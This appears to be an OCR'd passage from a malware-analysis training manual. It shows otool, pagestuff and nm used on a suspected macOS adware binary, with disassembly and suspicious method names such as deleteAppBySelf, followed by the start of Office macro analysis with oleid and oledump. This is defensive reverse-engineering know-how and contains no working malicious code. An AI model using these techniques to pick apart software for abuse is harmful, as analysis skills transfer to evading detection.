
  Execute the following command to dump the method names from the Obj section of a Mach-O binary:

  ```
  otool -oV UnPackNw > ~/Malware/methods.txt
  ```

  Run the following command to acquire the disassembly:

  ```
  otool -tV UnPackNw > ~/Malware/disassembly.txt
  ```

  After executing the above command, the obfuscated file name can be found.



```
00000001000015ff        movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
0000000100001606        movq    %rax, %rdi
0000000100001609        callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
000000010000160f        leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
0000000100001616        leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
000000010000161d        movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
:
0000000100001624        movq    %rdi, -0x30(%rbp)
0000000100001628        movq    %rax, %rdi
000000010000162b        movq    %rsi, -0x38(%rbp)
000000010000162f        movq    %rcx, %rsi
0000000100001632        movq    -0x38(%rbp), %rdx
0000000100001636        movq    -0x30(%rbp), %rcx
000000010000163a        callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
0000000100001640        movl    $0x4, %r8d
0000000100001646        movl    %r8d, %ecx
0000000100001649        xorl    %r8d, %r8d
000000010000164c        movq    %rax, -0x20(%rbp)
0000000100001650        movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
0000000100001657        movq    -0x20(%rbp), %rdx
000000010000165b        movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
le:encoding:error:
0000000100001662        movq    %rax, %rdi
0000000100001665        callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
ile:encoding:error:]
000000010000166b        movq    %rax, -0x28(%rbp)
000000010000166f        movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
0000000100001676        movq    -0x28(%rbp), %rdx
000000010000167a        movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
0000000100001681        movq    %rax, %rdi
0000000100001684        callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
tString:]
```

Figure 7.85: Screenshot of otool showing an obfuscated text file and its contents

The output of the above command can be examined line by line to analyze actual file contents and encryption methods used.

Reverse Engineering Mach-O Binaries

As Mach-O binaries include different segments and their corresponding sections, security analysts must evaluate the internal structure of a binary for the identification of malicious code. Furthermore, all the methods and executable files present within the segments can be examined through the reverse engineering process to mitigate potential threats. Mach-O binary files can be analyzed using tools such as pagestuff.

- **pagestuff**

  Source: *https://github.com*


  The pagestuff utility can be used to view Mach-O executable files and find information regarding the logical pages associated with those files. This tool has limited input parameters. Symbols such as static data structure names and functions can be viewed for individual pages of code. If no coding pages are specified, then the tool displays the symbols for all the pages within the `__TEXT, __text` section. It helps identify malicious code and Objective-C methods such as **deleteAppBySelf**.

Run the following command to view the internal structure of binaries:

`pagestuff UnpackNw -a`

Execute the following command to view segment and section names:

`nm -m UnpackNw`



```
File Page 0 contains Mach-O headers
File Page 1 contains contents of section (__TEXT,__text)
Symbols on file page 1 virtual address 0x100001570 to 0x100002000
  0x0000000100001570 _main
  0x00000001000015a0 -[AppDelegate applicationDidFinishLaunching:]
  0x00000001000016e0 -[AppDelegate deleteAppBySelf]
  0x0000000100001790 -[AppDelegate deletPreviosApp]
  0x0000000100001870 -[AppDelegate creatFileOnTemp:scrpName:]
  0x0000000100001aa0 -[AppDelegate makeExecutableFileAtPath:]
  0x0000000100001d70 -[AppDelegate executeAppleScript:isKill:]
  0x0000000100001eb0 ___41-[AppDelegate executeAppleScript:isKill:]_block_invoke
File Page 2 contains contents of section (__TEXT,__text)
Symbols on file page 2 virtual address 0x100002000 to 0x100003000
  0x0000000100002030 ___41-[AppDelegate executeAppleScript:isKill:]_block_invoke_2
  0x0000000100002070 ___copy_helper_block_
  0x00000001000020a0 ___destroy_helper_block_
  0x00000001000020d0 ___copy_helper_block_.119
  0x0000000100002130 ___destroy_helper_block_.120
  0x0000000100002170 -[AppDelegate ReadPrefrance:]
  0x00000001000023b0 -[AppDelegate ReadPrefrance]
  0x0000000100002610 -[AppDelegate checkOurOfferInstlled]
  0x0000000100002840 -[AppDelegate osVersion]
  0x00000001000028c0 -[AppDelegate getPathFromAdobPlist:]
  0x0000000100002b60 -[AppDelegate fireTrackOffersInstalledForPXL:]
  0x0000000100002ca0 -[AppDelegate fireTrackOffersAcceptedForPXL:]
  0x0000000100002de0 -[AppDelegate silentyTrackInMain:]
  0x0000000100002e30 -[AppDelegate silentlyFireUrl:]
File Page 3 contains contents of section (__TEXT,__text)
```

Figure 7.86: Screenshot of pagestuff showing segments and sections

Static Malware Analysis: Analyzing Malicious MS Office Documents

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the linux (Ubuntu) workstation and enter `oleid '<path to the suspect document>'`

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: `python oledump.py '<path to the suspect document>'`

Dumping Macro Streams

